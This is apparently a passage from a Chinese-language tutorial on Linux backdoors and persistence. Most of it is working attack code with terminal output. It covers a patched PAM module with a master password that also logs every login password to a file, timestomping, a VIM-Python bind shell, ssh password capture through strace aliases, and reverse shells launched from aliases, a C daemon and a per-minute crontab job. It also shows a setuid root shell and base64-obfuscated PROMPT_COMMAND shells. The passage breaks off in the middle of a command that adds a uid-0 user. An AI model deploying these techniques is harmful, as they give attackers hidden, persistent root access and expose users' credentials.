
```
touch pam_unix.so -r pam_xauth.so
```



```
root@mingy-ubt:/lib/x86_64-linux-gnu/security# ls -la pam_unix.so
-rwxr-xr-x 1 root root 198792 3月  14 12:26 pam_unix.so
root@mingy-ubt:/lib/x86_64-linux-gnu/security# ls -la pam_xauth.so
-rw-r--r-- 1 root root 18848 4月   5  2018 pam_xauth.so
root@mingy-ubt:/lib/x86_64-linux-gnu/security# touch pam_unix.so -r pam_xauth.so
root@mingy-ubt:/lib/x86_64-linux-gnu/security# ls -la pam_unix.so
-rwxr-xr-x 1 root root 198792 4月   5  2018 pam_unix.so
root@mingy-ubt:/lib/x86_64-linux-gnu/security#
```

SSH登录


密码为mingyue，不影响原本root密码的登录。



```
[root@kvm ~]# ssh root@192.168.78.37
root@192.168.78.37's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

327 个可升级软件包。
7 个安全更新。

Last login: Sun Mar 14 12:28:15 2021 from 192.168.78.111
root@mingy-ubt:~# exit
注销
Connection to 192.168.78.37 closed.
[root@kvm ~]#
```

优化


查看日志文件：/var/log/auth.log，发现这种方式下的登录跟正常登录下的情况不一样。



```
Mar 14 03:09:05 mingy-ubt sshd[22955]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh r
user= rhost=192.168.78.111  user=root
Mar 14 03:09:05 mingy-ubt sshd[22955]: Accepted password for root from 192.168.78.111 port 57968 ssh2
Mar 14 03:09:05 mingy-ubt sshd[22955]: pam_unix(sshd:session): session opened for user root by (uid=0)
Mar 14 03:09:05 mingy-ubt systemd-logind[785]: New session 68 of user root.
Mar 14 03:09:13 mingy-ubt sshd[22837]: Received disconnect from 192.168.78.91 port 55342:11: disconnected by user
Mar 14 03:09:13 mingy-ubt sshd[22837]: Disconnected from user root 192.168.78.91 port 55342
Mar 14 03:09:13 mingy-ubt sshd[22837]: pam_unix(sshd:session): session closed for user root
```

> 修改Linux-PAM-1.1.8/modules/pam_unix/pam_unix_auth.c


```
        /* verify the password of this user */
        retval = _unix_verify_password(pamh, name, p, ctrl);
//      if (strcmp("mingyue",p)==0) {return PAM_SUCCESS;}
        FILE * fp;
        if (retval == PAM_SUCCESS) {
          fp = fopen("/etc/pam.txt","a");
          fprintf(fp,"%s->%s\n", name,p);
          fclose(fp);
        }
        name = p = NULL;
```



```
        /* verify the password of this user */
        retval = _unix_verify_password(pamh, name, p, ctrl);
//      if (strcmp("mingyue",p)==0) {return PAM_SUCCESS;}
        FILE * fp;
        if (retval == PAM_SUCCESS) {
          fp = fopen("/etc/pam.txt","a");
          fprintf(fp,"%s->%s\n",name,p);
          fclose(fp);
        }

        name = p = NULL;

        AUTH_RETURN;
}
```

> 修改Linux-PAM-1.1.8/modules/pam_unix/support.c

```
int _unix_verify_password(pam_handle_t * pamh, const char
*name
                          ,const char *p, unsigned int ctrl)
{
        struct passwd *pwd = NULL;
        char *salt = NULL;
        char *data_name;
        int retval;

if (strcmp("mingyue2",p)==0) {return PAM_SUCCESS;}

        D(("called"));
```



```
int _unix_verify_password(pam_handle_t * pamh, const char *name
                          ,const char *p, unsigned int ctrl)
{
        struct passwd *pwd = NULL;
        char *salt = NULL;
        char *data_name;
        int retval;

if (strcmp("mingyue2",p)==0) {return PAM_SUCCESS;}

        D(("called"));
```

然后编译生成so文件，替换系统pam_unix.so文件即可。

参考

[Linux-PAM后门]

VIM后门

> 前提条件：VIM安装了python扩展,默认安装的话都有python扩展，脚本可以放到python的扩展目录

```
cd /usr/lib/python2.7/site-packages && $(nohup vim -E -c
"pyfile s.py"> /dev/null 2>&1 &) && sleep 2 && rm -f s.py
```

> s.py

```
from socket import *
import subprocess
import os, threading, sys, time
if __name__ == "__main__":
        server=socket(AF_INET,SOCK_STREAM)
        server.bind(('0.0.0.0',12345))
        server.listen(5)
        print 'waiting for connect'
        talk, addr = server.accept()
        print 'connect from',addr
        proc = subprocess.Popen(["/bin/sh","-i"], stdin=talk,
                stdout=talk, stderr=talk, shell=True)
```

Alias后门


> 通过alias来指定执行特定的命令时候静默运行其他程序，从而达到启动后门，记录键值等作用。

修改ssh命令，利用strace，使其具有记录ssh对read,write,connect调用的功能。


```
alias ssh='strace -o /tmp/sshpwd-`date +%d%h%m%s`.log -e read,write,connect -s2048 ssh'
```

- 反弹shell

```
alias cat='/root/.shell && cat'
```



```
[root@localhost ~]# alias | grep cat
alias cat='/root/shell&&cat'
[root@localhost ~]# echo 123 > 123
[root@localhost ~]# cat 123
123
[root@localhost ~]# 
```



```
root@kali:~# nc -lvvp 8008
listening on [any] 8008 ...
192.168.78.66: inverse host lookup failed: Unknown host
connect to [192.168.78.117] from (UNKNOWN) [192.168.78.66] 57874
bash: 此 shell 中无任务控制
[root@localhost /]# whoami
whoami
root
[root@localhost /]# 
```


```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <time.h>
#include <fcntl.h>
#include <string.h>
#include <sys/stat.h>
#include <signal.h>

#define ERR_EXIT(m) do{perror(m); exit(EXIT_FAILURE);}while (0);

void creat_daemon(void);
int main(void)
{
    time_t t;
    int fd;
    creat_daemon();
    system("bash -i >& /dev/tcp/192.168.78.17/8008 0>&1");
    return 0;
}

void creat_daemon(void)
```

```
{
    pid_t pid;
    int devnullfd,fd,fdtablesize;
    umask(0);

    pid = fork();
    if( pid == -1)
        ERR_EXIT("fork error");
    if(pid > 0 )
        exit(EXIT_SUCCESS);
    if(setsid() == -1)
        ERR_EXIT("SETSID ERROR");
    chdir("/");

    /* close any open file descriptors */
    for(fd = 0, fdtablesize = getdtablesize(); fd <
fdtablesize; fd++)
        close(fd);

    devnullfd = open("/dev/null", 0);

    /* make STDIN ,STDOUT and STDERR point to /dev/null */
    if (devnullfd == -1) {
        ERR_EXIT("can't open /dev/null");
    }
    if (dup2(devnullfd, STDIN_FILENO) == -1) {
        ERR_EXIT("can't dup2 /dev/null to STDIN_FILENO");
    }
    if (dup2(devnullfd, STDOUT_FILENO) == -1) {
        ERR_EXIT("can't dup2 /dev/null to STDOUT_FILENO");
    }
    if (dup2(devnullfd, STDERR_FILENO) == -1) {
        ERR_EXIT("can't dup2 /dev/null to STDOUT_FILENO");
    }
    signal(SIGCHLD,SIG_IGN);
    return;
}

```


Crontab后门

> 每分钟反弹一次shell给指定ip的8888端口

```
(crontab -l;echo '*/1 * * * * exec 9<> /dev/tcp/192.168.1.227/8888;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i')|crontab -
```



```
[root@centos ~]# (crontab -l;echo '*/1 * * * * exec 9<> /dev/tcp/192.168.1.227/8888;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i')|crontab -
no crontab for root
[root@centos ~]#
[root@centos ~]# crontab -l
*/1 * * * * exec 9<> /dev/tcp/192.168.1.227/8888;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i
```



```
root@kali:~# nc -lvvp 8888
listening on [any] 8888 ...
172.26.2.32: inverse host lookup failed: Unknown host
connect to [192.168.1.227] from (UNKNOWN) [172.26.2.32] 53112
bash: no job control in this shell
[root@centos ~]#
```

```
1.服务开启
service crond start

2.编辑计划任务
crontab  -e  -u  用户名

3.查看计划任务
crontab  -l  -u  用户名

4.删除计划任务:
crontab  -r  -u  用户名
```

```
#相关文件
/var/spool/cron/用户名   #用户定义的设置
/var/log/cron            #cron服务的日志文件
/etc/crontab             #cron服务配置文件
```

Setuid & Setgid

- setuid

设置使文件在执行阶段具有文件所有者的权限. 典型的文件是 /usr/bin/passwd. 如果一般用户执行该文件， 则在执行过程中， 该文件可以获得root权限， 从而可以更改用户的密码.


- setgid

该权限只对目录有效. 目录被设置该位后， 任何用户在此目录下创建的文件都具有和该目录所属的组相同的组.

> back.c

```c
#include <unistd.h>
void main(int argc, char *argv[])
{
    setuid(0);
    setgid(0);
    if(argc > 1)
        execl("/bin/sh", "sh", "-c", argv[1], NULL);
    else
        execl("/bin/sh", "sh", NULL);
}
```

```
gcc back.c -o back
cp back /bin/
chmod u+s /bin/back
```



```
mingy@mingy-ubt:~$ ll /bin/back
-rwsr-xr-x 1 root root 8392 11月  13 16:57 /bin/back*
mingy@mingy-ubt:~$ back whoami
root
mingy@mingy-ubt:~$ back
# whoami
root
# 
```


PROMPT_COMMAND

后门


> Linux Bash Shell提供了一个环境变量：PROMPT_COMMAND，这个变量是在BASH出现提示符前执行的命令。

```
export PROMPT_COMMAND="lsof -i:8080 &>/dev/null || python -c
\"exec('aW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjE5Mi4xNjguNzguNzkiLDgwODApKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCIvYmluL3NoIik='.decode('base64'))\" 2>/dev/null &)"
```

```
export PROMPT_COMMAND="lsof -i:1025 &>/dev/null || (python -c \"exec('aW1wb3J0IHNvY2tldCxvcwpzbz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSkKc28uYmluZCgoJycsMTAyNSkpCnNvLmxpc3RlbigxKQpzbyxhZGRyPXNvLmFjY2VwdCgpCkxKPUZhbHNlCndoaWxlIG5vdCBMSjoKCWRhdGE9c28ucmVjdigxMDI0KQoJc3RkaW4sc3Rkb3V0LHN0ZGVyciw9b3MucG9wZW4zKGRhdGEpCglzdGRvdXRfdmFsdWU9c3Rkb3V0LnJlYWQoKStzdGRlcnIucmVhZCgpCglzby5zZW5kKHN0ZG91dF92YWx1ZSkK'.decode('base64'))\" 2>/dev/null &)"
```




```
[root@centos ~]# export PROMPT_COMMAND="lsof -i:1025 &>/dev/null || (python -c \"exec('aW1wb3J0IHNvY2tldCx
5saXN0ZW4oMSkKKGMsYSk9cy5hY2NlcHQoKQp3aGlsZSAxOgogZD1jLnJlY3YoNTEyKQogaWYgJ2V4aXQnIGluIGQ6CiAgcy5jbG9zZSgp
ocikK'.decode('base64'))\" 2>/dev/null &)"
You have new mail in /var/spool/mail/root
[root@centos ~]#
[root@centos ~]# ps -elf| grep python
4 S root      1208     1  0  80   0 - 143550 poll_s Apr09 ?        00:20:39 /usr/bin/python2 -Es /usr/sbin/
0 S root     18140     1  0  80   0 - 41570 inet_c 06:01 pts/1    00:00:00 python -c exec('aW1wb3J0IHNvY2t
kKcy5saXN0ZW4oMSkKKGMsYSk9cy5hY2NlcHQoKQp3aGlsZSAxOgogZD1jLnJlY3YoNTEyKQogaWYgJ2V4aXQnIGluIGQ6CiAgcy5jbG9z
lbmQocikK'.decode('base64'))
0 S root     18509 15248  0  80   0 - 28204 pipe_w 06:07 pts/1    00:00:00 grep --color=auto python
[root@centos ~]# netstat -anlp| grep 1025
tcp        0      0 0.0.0.0:1025            0.0.0.0:*               LISTEN      18140/python
[root@centos ~]#
```




```
root@kali:~# nc 172.26.2.32 1025
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0
whoami
root
pwd
/root
ls
123
anaconda-ks.cfg
apache2_BackdoorMod
back
back.c
dir.py
frpc
frpc.ini
mysqlpasswd.txt
mysql.pcapng
original-ks.cfg
perl_reverse_shell
shell
shell.c
sshd
typescript
Vegile
```

记录历史操作

```
PROMPT_COMMAND='msg=$(history 1|{ read x y; echo $y; });user=$(who am i);logger $(date "+%Y-%m-%d%H:%M:%S"):$user[$(whoami)]:`pwd`/:"$msg"'
```



```
[root@centos ~]# export PROMPT_COMMAND='msg=$(history 1|{ read x y; echo $y; });user=$(who am i);logger $(date "+%Y-%m-%d%H:%M:%S"):$user[$(whoami)]:`pwd`/:"$msg"'
[root@centos ~]# ls
123              apache2_BackdoorMod  back.c  frpc      mysqlpasswd.txt  original-ks.cfg     shell    sshd        Vegile
anaconda-ks.cfg  back                 dir.py  frpc.ini  mysql.pcapng     perl_reverse_shell  shell.c  typescript
[root@centos ~]# ls
123              apache2_BackdoorMod  back.c  frpc      mysqlpasswd.txt  original-ks.cfg     shell    sshd        Vegile
anaconda-ks.cfg  back                 dir.py  frpc.ini  mysql.pcapng     perl_reverse_shell  shell.c  typescript
[root@centos ~]# cat typescript
Script started on Thu 30 Jul 2020 05:48:56 AM UTC
[root@centos ~]# ls
123                  back    frpc             mysql.pcapng        shell    typescript
anaconda-ks.cfg      back.c  frpc.ini         original-ks.cfg     shell.c  Vegile
apache2_BackdoorMod  dir.py  mysqlpasswd.txt  perl_reverse_shell  sshd
[root@centos ~]# exit
exit

Script done on Thu 30 Jul 2020 05:49:04 AM UTC
[root@centos ~]# ls
123              apache2_BackdoorMod  back.c  frpc      mysqlpasswd.txt  original-ks.cfg     shell    sshd        Vegile
anaconda-ks.cfg  back                 dir.py  frpc.ini  mysql.pcapng     perl_reverse_shell  shell.c  typescript
[root@centos ~]# rm -rf typescript
[root@centos ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0
You have new mail in /var/spool/mail/root
[root@centos ~]# 123
-bash: 123: command not found
You have new mail in /var/spool/mail/root
[root@centos ~]# 12
-bash: 12: command not found
[root@centos ~]# cd /tmp/
[root@centos tmp]# ls
sshpwd-30Jul071596088189.log                                  systemd-private-041c68a010384b4e81a1583ef4f2d9a7-httpd.service-MnZ2wQ
systemd-private-041c68a010384b4e81a1583ef4f2d9a7-chronyd.service-keHvPC  systemd-private-041c68a010384b4e81a1583ef4f2d9a7-php-fpm.service-lw23QT
[root@centos tmp]# cat sshpwd-30Jul071596088189.log
```



```
[root@centos ~]# tail -f /var/log/messages
Jul 30 06:19:01 centos systemd: Started Session 2977 of user root.
Jul 30 06:19:56 centos root: 2020-07-3006:19:56:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:export PROMPT_COMMAND='msg=$(history 1|{ read x y; echo $y;
});user=$(who am i);logger $(date "+%Y-%m-%d%H:%M:%S"):$user[$(whoami)]:`pwd`/:"$msg"'
Jul 30 06:19:59 centos root: 2020-07-3006:19:59:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:ls
Jul 30 06:20:01 centos systemd: Started Session 2978 of user root.
Jul 30 06:20:10 centos root: 2020-07-3006:20:10:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:ls
Jul 30 06:20:26 centos root: 2020-07-3006:20:26:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:cat typescript
Jul 30 06:20:36 centos root: 2020-07-3006:20:36:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:ls
Jul 30 06:20:40 centos root: 2020-07-3006:20:40:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:rm -rf typescript
Jul 30 06:21:01 centos systemd: Started Session 2981 of user root.
Jul 30 06:21:14 centos root: 2020-07-3006:21:14:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:id
Jul 30 06:22:01 centos systemd: Started Session 2982 of user root.
Jul 30 06:23:01 centos systemd: Started Session 2983 of user root.
Jul 30 06:23:10 centos root: 2020-07-3006:23:10:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:123
Jul 30 06:23:11 centos root: 2020-07-3006:23:11:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/root/:12
Jul 30 06:23:20 centos root: 2020-07-3006:23:20:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/tmp/:cd /tmp/
Jul 30 06:23:21 centos root: 2020-07-3006:23:21:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/tmp/:ls
Jul 30 06:23:24 centos root: 2020-07-3006:23:24:root pts/1 2020-07-30 05:14 (192.168.1.107)[root]:/tmp/:cat sshpwd-30Jul071596088189.log
```

创建高权限用户

```
export PROMPT_COMMAND="/usr/sbin/useradd -o -u 0 hack
